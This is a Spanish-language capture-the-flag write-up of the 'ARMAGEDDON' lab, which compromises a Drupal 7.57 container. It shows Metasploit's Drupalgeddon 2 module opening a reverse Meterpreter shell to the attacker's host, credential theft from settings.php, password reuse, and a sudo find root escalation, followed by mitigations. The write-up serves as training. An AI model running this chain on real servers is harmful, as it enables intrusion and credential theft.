

Write-up: ARMAGEDDON



Plataforma: Whoami-Labs

Dificultad: Medium

Categoría: Web Exploit

Objetivo: 172.17.0.2 (contenedor Docker)

Fecha: 7 de octubre de 2026

Autor: chifay

Índice

1. Resumen ejecutivo
 2. Reconocimiento
 3. Identificación de la versión de Drupal
 4. Explotación: Drupalgeddon 2 (CVE-2018-7600)
 5. Post-explotación
 6. Movimiento lateral
 7. Escalada de privilegios
 8. Flag root
 9. Cadena de explotación
 10. Lecciones aprendidas
 11. Mitigaciones
 12. Técnicas MITRE ATT&CK aplicadas
 13. Herramientas usadas
 14. Anexos
-

1. Resumen ejecutivo

ARMAGEDDON es un laboratorio de explotación web que simula un portal corporativo vulnerable basado en **Drupal 7.57**. La cadena de explotación combina:

1. **Identificación de Drupal 7.57** a través del archivo CHANGELOG.txt expuesto.
2. **Explotación de CVE-2018-7600 (Drupalgeddon 2)** para obtener RCE sin autenticación.
3. **Extracción de credenciales** de MySQL desde settings.php.
4. **Reutilización de credenciales** para movimiento lateral al usuario dbadmin.
5. **Escalada de privilegios** mediante sudo NOPASSWD en /usr/bin/find.

Flag obtenida:

Flag	Valor
Root	ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}

Técnica MITRE ATT&CK: T1190 - Exploit Public-Facing Application.

2. Reconocimiento

2.1 Escaneo de puertos

Comando ejecutado:

```
text
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_armagedon
```

Resultado:

Puerto	Servicio	Versión	Notas
80/tcp	HTTP	Apache 2.4.38 (Debian)	Drupal 7 (generator)

Datos adicionales:

- **Título:** "Welcome to CyberCorp Security Portal".
- **Generator:** Drupal 7.
- **PHP:** 7.2.34 (X-Powered-By).

- **Robots.txt:** 36 entradas por defecto de Drupal.

```

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_ http-title: Welcome to CyberCorp Security Portal | CyberCorp Security Portal
|_ http-robots.txt: 36 disallowed entries
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
|_ /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
|_ /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
|_ /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_ /?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
|_ MAC Address: 62:1B:46:BA:24:0E (Unknown)

```

Figura 1. Resultado del escaneo Nmap sobre 172.17.0.2.

3. Identificación de la versión de Drupal

3.1 Acceso a CHANGELOG.txt

El archivo CHANGELOG.txt de Drupal está expuesto públicamente y revela la versión exacta:

text

```
curl -s http://172.17.0.2/CHANGELOG.txt | head -5
```

Resultado:

text

```
Drupal 7.57, 2018-02-21
```

```
-----
```

```
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-001.
```

```

(chifay@kali)-[~/Whoami-Labs/ARMAGEDDON]
$ curl -s http://172.17.0.2/CHANGELOG.txt | head -5

Drupal 7.57, 2018-02-21
-----
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-001.

```

Figura 2. Versión de Drupal identificada mediante CHANGELOG.txt.

3.2 Correlación con CVE-2018-7600

Drupal 7.57 es vulnerable a CVE-2018-7600 (Drupalgeddon 2). El parche se aplicó en Drupal 7.58 (25 de abril de 2018).

4. Explotación: Drupalgeddon 2 (CVE-2018-7600)

4.1 Verificación con Metasploit

Se utiliza el módulo de Metasploit para verificar y explotar la vulnerabilidad:

```
text

msfconsole -q
msf > use exploit/unix/webapp/drupal_drupalgeddon2
msf exploit(...) > set RHOSTS 172.17.0.2
msf exploit(...) > set LHOST 172.17.0.1
msf exploit(...) > set LPORT 4444
msf exploit(...) > set TARGETURI /
msf exploit(...) > check
```

Resultado del check:

```
text

[+] 172.17.0.2:80 - The target is vulnerable. Detected vulnerable version 7
```



```
msf exploit(unix/webapp/drupal_drupalgeddon2) > check
[+] 172.17.0.2:80 - The target is vulnerable. Detected vulnerable version 7
```

Figura 3. Verificación de vulnerabilidad con Metasploit.

4.2 Ejecución del exploit

```
text

msf exploit(...) > run
```

Resultado:

```
text

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected vulnerable version 7
[*] Sending stage (72686 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:53236)
```

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected vulnerable version 7
[*] Sending stage (72686 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 → 172.17.0.2:53236) at 2026-10-07 11:25:09 -0600
```

Figura 4. Meterpreter session abierta tras explotar Drupalgeddon 2.

Acceso obtenido: shell como www-data (uid 33).

5. Post-explotación

5.1 Confirmación de usuario y entorno

En la sesión de Meterpreter:

```
text

meterpreter > getuid
Server username: www-data

meterpreter > sysinfo
Computer      : armageddon
OS            : Linux armageddon 7.1.5+kali-amd64 ...
Architecture : x64
Meterpreter   : php/linux
```

```
meterpreter > getuid
Server username: www-data
```

Figura 5. Confirmación del usuario www-data en la sesión de Meterpreter.

5.2 Enumeración desde shell

```
text

meterpreter > shell
```

Dentro de la shell:

```
text

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

hostname
armageddon

cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
```

5.3 Extracción de credenciales de MySQL

Lectura del archivo settings.php de Drupal:


text

```
cat /var/www/html/sites/default/settings.php
```

Fragmento relevante:

php

```
$databases = array (
  'default' => array (
    'default' => array (
      'database' => 'drupaldb',
      'username' => 'drupaluser',
      'password' => 'DrUp4l_Adm1n_S3cur3_P4ss!2018',
      'host' => '127.0.0.1',
      ...
    )
  )
)
```



```
cat /var/www/html/sites/default/settings.php
<?php
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'drupaluser',
      'password' => 'DrUp4l_Adm1n_S3cur3_P4ss!2018',
      'host' => '127.0.0.1',
    )
  )
)
```

Figura 6. Credenciales de MySQL extraídas de settings.php.

Credenciales obtenidas: drupaluser:DrUp4l_Adm1n_S3cur3_P4ss!2018

5.4 Identificación de usuario del sistema

Enumeración de /home/:

text

```
ls -al /home/
drwx----- 2 dbadmin dbadmin 4096 Oct  7 16:31 dbadmin
```

Se identifica un usuario del sistema llamado dbadmin.

6. Movimiento lateral

6.1 Reutilización de credenciales

Se prueba la contraseña de MySQL para el usuario dbadmin:

```
text


su dbadmin
Password: DrUp4l_Adm1n_S3cur3_P4ss!2018
```

Resultado: acceso como dbadmin:

```
text

whoami
dbadmin

id
uid=1000(dbadmin) gid=1000(dbadmin) groups=1000(dbadmin)
```



```
su dbadmin
Password: DrUp4l_Adm1n_S3cur3_P4ss!2018
whoami
dbadmin
id
uid=1000(dbadmin) gid=1000(dbadmin) groups=1000(dbadmin)
```

Figura 7. Acceso como dbadmin mediante reutilización de credenciales.

Hallazgo: la contraseña de MySQL (DrUp4l_Adm1n_S3cur3_P4ss!2018) fue reutilizada para el usuario del sistema dbadmin.

7. Escalada de privilegios

7.1 Enumeración de sudo

```
text

sudo -l
```

Resultado:

text

Matching Defaults entries for dbadmin on armageddon:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dbadmin may run the following commands on armageddon:

(ALL) NOPASSWD: /usr/bin/find

```
sudo -l
Matching Defaults entries for dbadmin on armageddon:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dbadmin may run the following commands on armageddon:
  (ALL) NOPASSWD: /usr/bin/find
```

Figura 8. Resultado de `sudo -l` mostrando NOPASSWD en `/usr/bin/find`.

Hallazgo: dbadmin puede ejecutar `/usr/bin/find` como root **sin contraseña**.

7.2 Explotación de find (GTFOBins)

find permite ejecutar comandos arbitrarios con `-exec`. Como se ejecuta con `sudo`, se obtiene una shell como root:

text

```
sudo /usr/bin/find . -exec /bin/sh -p \; -quit
```

Resultado:

text

```
whoami
root
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

```
sudo /usr/bin/find . -exec /bin/sh -p \; -quit
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 9. Shell como root tras explotar `sudo + find`.

8. Flag root

Búsqueda y lectura de la flag:

```
text

find / -name flag.txt 2>/dev/null
/root/flag.txt

cat /root/flag.txt
ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

```
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

Figura 10. Flag root obtenida.

8.1. Verificación de la bandera

Se ingresa la bandera obtenida en la terminal donde se inicio el laboratorio

```
Flag (ARMAGEDDON{ ... }): ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}

🚩 ¡Conquistado!
ARMAGEDDON completado
Hora: 2026-10-07 11:42:22 -0600
Tiempo Total: 1h 11m 7s

Ctrl+C para salir
```

Figura 11. Flag root verificada.

9. Cadena de explotación

text

```
[Kali 172.17.0.1]
├─[1] Reconocimiento: Nmap → 172.17.0.2:80 (Apache 2.4.38 + PHP 7.2.34)
├─[2] Identificación: Drupal 7.57 (CHANGELOG.txt)
├─[3] Explotación: CVE-2018-7600 (Drupalgeddon 2)
│   └─ Metasploit: exploit/unix/webapp/drupal_drupalgeddon2
├─[4] RCE: Meterpreter como www-data
├─[5] Post-explotación: lectura de settings.php
│   └─ Credenciales MySQL: drupaluser:DrUp4l_Admin_S3cur3_P4ss!2018
├─[6] Reutilización de credenciales: su dbadmin
│   └─ Misma contraseña en el sistema
├─[7] Escalada: sudo -l → (ALL) NOPASSWD: /usr/bin/find
│   └─ /usr/bin/find . -exec /bin/sh -p \; -quit
├─[8] Root: shell como uid=0
└─[9] cat /root/flag.txt
    └─ ARMAGEDDON{4rm4g3dd0n_drUp4l_rce_m4st3r}
```

10. Lecciones aprendidas

1. **Drupalgeddon 2 sigue siendo un vector crítico:** Drupal 7.57 (2018) es vulnerable a CVE-2018-7600. Actualizar Drupal a 7.58+ es obligatorio.
2. **El CHANGELOG.txt accesible filtra versiones:** en este caso, el archivo CHANGELOG.txt de Drupal está expuesto públicamente y revela la versión exacta del CMS. Eliminar o restringir el acceso a archivos de versión es una buena práctica.
3. **Credenciales en settings.php:** las credenciales de la base de datos estaban en texto plano en sites/default/settings.php. Es inevitable en Drupal, pero:
 - No se debe reutilizar la misma contraseña para el usuario del sistema.
 - El usuario dbadmin tenía la misma contraseña que drupaluser.
4. **Reutilización de credenciales:** la contraseña de MySQL fue reutilizada para el usuario dbadmin. Nunca reutilizar contraseñas entre servicios.

5. sudo NOPASSWD **con binarios potentes**: dbadmin podía ejecutar /usr/bin/find como root sin contraseña. find es un binario potente para escalada (permite ejecutar comandos vía -exec).
6. **GTFOBins**: siempre consultar GTFOBins cuando encuentres un binario con sudo NOPASSWD o SUID.

11. Mitigaciones

Vulnerabilidad	Mitigación
Drupal 7.57 sin parchear (CVE-2018-7600)	Actualizar Drupal a la versión más reciente (7.100+).
CHANGELOG.txt accesible	Eliminar o restringir el acceso a archivos de versión en Apache/Nginx.
Credenciales de MySQL en texto plano	Usar contraseñas robustas y únicas.
Reutilización de contraseñas entre servicios	Usar contraseñas diferentes para cada servicio/usuario.
sudo NOPASSWD con binarios potentes	Evitar NOPASSWD en binarios que permitan ejecución arbitraria (find, vim, less, awk, etc.).
Usuario dbadmin con contraseña reutilizada	Rotar contraseñas periódicamente; no compartir credenciales entre servicios.

12. Técnicas MITRE ATT&CK aplicadas

Fase	Táctica	Técnica
Acceso inicial	Initial Access (TA0001)	T1190 — Exploit Public-Facing Application (Drupalgeddon 2)
Ejecución	Execution (TA0002)	T1059 — Command and Scripting Interpreter
Descubrimiento	Discovery (TA0007)	T1083 — File and Directory Discovery
Credenciales	Credential Access (TA0006)	T1552.001 — Credentials In Files
Movimiento lateral	Lateral Movement (TA0008)	T1078 — Valid Accounts
Escalada	Privilege Escalation (TA0004)	T1548.003 — Sudo and Sudo Caching
Exfiltración	—	Lectura directa de flag

13. Herramientas usadas

- Nmap — reconocimiento.
 - curl — verificación de versión y prueba de payloads.
 - Metasploit Framework — explotación de Drupalgeddon 2.
 - Meterpreter — post-explotación.
 - sudo — enumeración y escalada.
-

14. Anexos

Anexo A — Salida completa de Nmap

text

```
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_armagedon
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 10:33 -0600
NSE: Loaded 159 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
Initiating ARP Ping Scan at 10:33
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:33, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:33
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:33, 2.76s elapsed (65535 total ports)
Initiating Service scan at 10:33
Scanning 1 service on 172.17.0.2
Completed Service scan at 10:33, 6.94s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.23s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2026-10-07 10:33:30 CST for 10s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-title: Welcome to CyberCorp Security Portal | CyberCorp Security Portal
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
```

```
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
|_http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03
MAC Address: 62:1B:46:BA:24:0E (Unknown)
```

```
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:33
Completed NSE at 10:33, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.24 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Anexo B — Contenido de CHANGELOG.txt

text

Drupal 7.57, 2018-02-21

- Fixed security issues (multiple vulnerabilities). See SA-CORE-2018-001.

Anexo C — Fragmento de settings.php

```
php
$databases = array (
  'default' => array (
    'default' => array (
      'database' => 'drupaldb',
      'username' => 'drupaluser',
      'password' => 'DrUp4l_Adm1n_S3cur3_P4ss!2018',
      'host' => '127.0.0.1',
      'driver' => 'mysql',
    ),
  ),
);
```

Anexo D — Comandos clave

Verificación de versión:

```
text

curl -s http://172.17.0.2/CHANGELOG.txt | head -5
```

Explotación con Metasploit:

```
text

msfconsole -q
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS 172.17.0.2
set LHOST 172.17.0.1
set LPORT 4444
set TARGETURI /
check
run
```

Reutilización de credenciales:

```
text

su dbadmin
# Contraseña: DrUp4l_Adm1n_S3cur3_P4ss!2018
```

Escalada con find:

```
text

sudo /usr/bin/find . -exec /bin/sh -p \; -quit
```

Lectura de flag:

```
text
```

```
cat /root/flag.txt
```

Referencias

- CVE-2018-7600 (Drupalgeddon 2) — <https://nvd.nist.gov/vuln/detail/CVE-2018-7600>
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- GTFOBins — <https://gtfobins.github.io/gtfobins/find/>
- Drupal Security Advisories — <https://www.drupal.org/security>